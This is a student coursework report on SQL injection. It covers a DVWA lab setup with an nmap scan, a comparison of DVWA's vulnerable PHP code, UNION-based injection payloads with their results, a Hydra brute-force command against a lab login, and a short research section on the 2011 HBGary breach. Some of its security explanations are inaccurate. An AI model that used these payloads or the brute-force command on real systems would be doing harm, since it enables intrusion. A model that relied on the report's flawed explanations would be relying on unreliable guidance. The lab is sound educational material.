

# **SQL INJECTION ATTACK**

UFCFVN-30-M - Computer & Network Security

**A Research Coursework**

Prepared by

Kiran Kumar Mohanraj - 20054954

MSc Cyber Security

University of the West of England, Bristol

## TABLE OF CONTENTS

1. LAB TASK	-----	3
1.1 Lab Setup	-----	3
1.2 Task 1: Difference between Medium and Low security PHP code	-----	3
1.3 Task 2: DVWA High Security setting	-----	4
1.4 Task 3: SQL injection techniques	-----	6
1.5 Task 4: Password cracking with Hydra	-----	8
1.6 Task 5: Research Task	-----	10
1.7 References	-----	12

# 1. LAB TASK

## 1.1 Lab Setup:

For this lab task, we need to setup DVWA VM and a Kali VM. In the Kali VM, we need to find the IP address of the DVWA website which is run by DVWA VM. To achieve this, we nmap to scan the ports for the IP address hosting Apache server. Figure 1 shows the results of the nmap scan. We could see that the IP address 192.168.17.133 is hosting the server.

```
(kali@kali)-[~]
$ nmap -sV 192.168.17.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-04 05:14 EDT
Nmap scan report for 192.168.17.1
Host is up (0.0016s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp    open  ssl/https      VMware Workstation SOAP API 15.5.5
445/tcp    open  microsoft-ds?
808/tcp    open  mc-nmf          .NET Message Framing
902/tcp    open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open  vmware-auth    VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
2869/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:vmware:Workstation:15.5.5

Nmap scan report for 192.168.17.131
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.17.131 are closed

Nmap scan report for 192.168.17.133
Host is up (0.0022s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 168.48 seconds
```

Figure 1 Nmap scanning results

## 1.2 Task 1: Difference between Medium and Low security PHP code

Figure 2 shows the PHP source code of Low security setting and Figure 3 shows the code for Medium security setting. Both the codes are similar except the input validation which is done in Medium setting. The drop down list is used to get input from the user and POST method is used for exchanging data between pages.

The `mysqli_real_escape_string()` function is used for input validation. It escapes special characters in a string to create a legal SQL string. The special character include ‘, ’, /, \. When a user input these character as in the case of Low setting, we would get an error indicating not right use of characters.

Another difference is the POST method. The Low setting uses GET method which is less secure because the input data is sent as part of the URL as shown in Figure 4. Whereas, POST is a little safer because the parameters are not stored in browser history or in web server logs.

Due to these reasons Medium setting is more secure than the Low security setting.

**SQL Injection Source**  
vulnerabilities/sqli/source/low.php

```
<?php
if( isset( $_REQUEST['Submit'] ) ) {
    // Get input
    $id = $_REQUEST['id'];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```

Figure 2 PHP code of Low setting

**SQL Injection Source**  
vulnerabilities/sqli/source/medium.php

```
<?php
if( isset( $_POST['Submit'] ) ) {
    // Get input
    $id = $_POST['id'];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```

Figure 3 PHP code of Medium setting

192.168.17.133/vulnerabilities/sqli/?id=1&Submit=Submit#

Figure 4 Data sent over URL in GET method

## 1.3 Task 2: DVWA High Security setting

Figure 4 shows the PHP source code of DVWA high security setting. This setting addresses the security flaws in the low and medium setting using 2 things. The first one is by using SESSION variable and other one is by using LIMIT.

In medium setting, \$\_POST array is used that stores data received from an HTTP POST request to a particular webpage. Using of POST method can be exploited by updating the HTTP request

parameters to perform SQL injection. To overcome this, we use \$\_SESSION data in the High security setting. \$\_SESSION data is not dependent on a particular page or HTTP request; its data is persisted across pages and is typically used for things like keeping track of account data while a user is logged-in. \$\_SESSION data is often stored in files on the server until it is either manually cleared (e.g., session\_destroy()), or until PHP's garbage collection runs and destroys it.

The LIMIT clause in SQL query is used in High security setting to limit the output results to 1. These techniques make High setting better than the Low and Medium security setting.

## SQL Injection Source

vulnerabilities/sqli/source/high.php

```
<?php
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
?>
```

Figure 5 PHP code of High security setting


## 1.4 Task 3: SQL injection techniques

In this task, we execute 2 SQL Injection Techniques to run against the DVWA target.

The first example is executed in Low security setting. The query used for this SQL injection is:

**%' and 1=0 union select null, table\_name from information\_schema.tables #**

The percentage % sign does not equal anything and will be false. To get information other than the firstname and lastname, we use 1=0 union, which is used to combine a SELECT which we can configure. # is used to comment further condition provided in the SQL query. To get details of the tables present in the information\_schema, we use the above shown query. Information\_schema a set of standard views/tables. Figure 6 shows the tablename in the surname field.



**DVWA**

### Vulnerability: SQL Injection

User ID:

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: CHARACTER\_SETS

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: COLLATIONS

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: COLLATION\_CHARACTER\_SET\_APPLICABILITY

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: COLUMNS

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: COLUMN\_PRIVILEGES

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: ENGINES

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: EVENTS

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: FILES

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: GLOBAL\_STATUS

Figure 6 Example SQL Injection Technique – Low setting

Now, the second example is done in High security setting. The query used for this example is:

**%' or 0=0 union select null, user() #**

In High setting, there is LIMIT clause which limits the output to 1 result. To overcome this we use #. The user() function returns the current user name and host name for the MySQL connection. The Database user is listed next to the surname field in the last line as in the Figure 7.




Figure 7 Example SQL Injection in High security setting

## 1.5 Task 4: Password cracking with Hydra

The Brute-Force DVWA low setting is considered for password cracking. Before using Hydra, we need to intercept the GET method. Burp suite is used for this purpose. The proxy of the browser is changed to manual proxy configuration with HTTP proxy as localhost as shown in Figure 8.




Figure 8 Manual proxy configuration

Once this setup is done, we run Burp suite. In Brute-force webpage, we provide invalid details to interpret the data in Burp suite. Figure 9 shows the login attempt failed. As in Figure 10, the Burp suite shows the request received by the proxy. We use the login failed message and details of the HTTP request to construct the hydra command.




Figure 9 Login attempt failed






Figure 10 Request received by Burp suite proxy

For cracking the password, we use rockyou.txt. Figure 11 shows the extraction of rockyou.txt file.



Figure 11 Wordlist extraction

The hydra command used for password cracking is:

**“hydra -f -V 192.168.17.134 -l admin -P /usr/share/wordlists/rockyou.txt http-get-form “/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.” -v -t 10”**




Figure 12 Password cracked using hydra

The cracked password is “password”. Figure 12 shows the command execution.

## 1.5 Task 5: Research Task

### INTRODUCTION

SQL Injection attack is one of the widely used attacks on web application. During web development, if the developer fails to validate the data or to filter the contents that the user provides through the web page, then the web application becomes vulnerable. This vulnerability is exploited by the hackers to inject malicious SQL query to the targeted database to break into it. By this, the attacker can implant a malicious code to take down the network. Web application with lot of user input fields is very vulnerable to SQL Injection attacks. This report will elaborate on the types of SQL Injection, real-world example, how the vulnerability was exploited and how this attack could have been mitigated (Guides, 2019).

### TYPES OF SQL INJECTION

#### *a) Union Based SQL Injection:*

The UNION operator in SQL language is used to join two independent queries together. In union query, attacker uses “UNION” to extract data from other tables by injecting another select query and union that with original SQL statement. By using this method attacker force the database to return result from extra tables other than the one defined in the legitimate SQL query (Guides, 2019).

#### *b) Blind SQL Injection:*

Blind SQL injection is another technique of inference injection. In this type of attack the attacker will asks a true/false question and he observe the answer based on behaviour of web application in response (Also known as content-based). This situation makes the attack process harder for the attacker but cannot avoid the attack (Guides, 2019).

#### *c) Time based SQL Injection:*

In timing attack, SQL injection will let the attacker to understand the answer to his question by the time it takes to load the result page. This type of attack is very likely to works in secure web application because they are relies on the delay that happen in the running of the injected SQL and not the web application output (Guides, 2019).

#### *d) Error based SQL Injection:*

In this technique the aim of attack is to collect important information about the schematic and structure of tables and fields inside the database. This attack works by injecting wrong or incorrect SQL query into the web application and web application will return some information about the database in form of error message. Attacker later will use this information for launching an attack (Guides, 2019).

## MITIGATIONS OF SQL INJECTION

To prevent SQL Injection attacks, we need to reduce the vulnerability in the web applications. There are various strategies in preventing SQL vulnerabilities. The web application developers should be trained to create awareness about the risks involved in SQL injections. Every input provided by the user should be untrusted and treated accordingly. Use of stored procedures makes it more difficult for hackers to run a malicious SQL query. Generic SQL injections can be prevented by using web application firewall which filters the potentially dangerous web requests (University of Washington, 2019).

## HBGARY BREACH

In 2011, small security firm, HBGary Federal witnessed a SQL Injection attack by a hacking group named Anonymous. Since HBGary Federal was working with an FBI investigation to reveal the identities of Anonymous group, because of this Anonymous compromised HBGary website through SQL Injection and downloaded thousands of company's emails and posted it in an illegal site (ARS STAFF, 2011).

The HBGary Federal's official website "hbgaryfederal.com", was driven by content management system (CMS). The CMS are basis for content driven sites. They are used to add or update content to the site without disturbing the HTML code. HBGary uses a custom CMS system which developed by a third-party developer. This third-party CMS had some vulnerability. This bug can be exploited to implement a SQL Injection attack (ARS STAFF, 2011).

Similar to other CMS, HBGary's CMS stores its data in an SQL database. This data can be retrieved from the database using suitable SQL queries. Some of these queries are built-in and are part of the CMS. While other queries require some kind of parameters. For an instance, to retrieve a blog or any information from the CMS, we require an ID corresponding to the blog or an article. These parameters are provided to the CMS from the front-end web application (ARS STAFF, 2011).

The SQL Injection attack can be implemented when the code which uses these parameters contains some flaws. Usually, the parameter provided by the user is combined with the pre-defined queries and then passed to the database to retrieve the data. These parameters are usually not validated before execution. Hackers use special parameters which leads the database to execute the query of hacker's choice (ARS STAFF, 2011).

The URL which was used by Anonymous for this attack on HBGary was <http://www.hbgaryfederal.com/pages.php?pageNav=2&page=27>. This URL contains two parameters which is used in the queries. These parameters are page and pageNav. These parameters are assigned with 2 and 27 as values. These parameters were used to provide malicious code to be executed by CMS. This helped Anonymous to retrieve sensitive data from the database which should have been kept confidential (ARS STAFF, 2011).

The reason for this attack to be successful is that HBGary failed to follow the security practices that it preaches. One of the services of the company is to provide security and risk assessment

to their clients. But in this case, they failed to conduct vulnerability assessment of the software which could have identified this flaw.

## CONCLUSION

SQL injection is a dangerous attacking method which can be very sophisticated. A good understanding of SQL injection techniques can help developers to make their applications and the network more secure against this vulnerability

## 1.6 References

ARS STAFF (2011) 'Anonymous speaks: the inside story of the HBGary hack'. Available at: <https://arstechnica.com/tech-policy/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack/>.

Guides, S. (2019) 'What is an SQL Injection Attack?' Available at: [https://sucuri.net/guides/what-is-sql-injection/#:~:text= Types of SQL Injection Attacks 1,errors from a web page or... More](https://sucuri.net/guides/what-is-sql-injection/#:~:text=Types%20of%20SQL%20Injection%20Attacks,errors%20from%20a%20web%20page%20or...More.).

University of Washington (2019) 'Mitigating SQL Injection (SQLi) Vulnerabilities'. Available at: <https://ciso.uw.edu/2019/05/23/mitigating-sql-injection-sqli-vulnerabilities/>.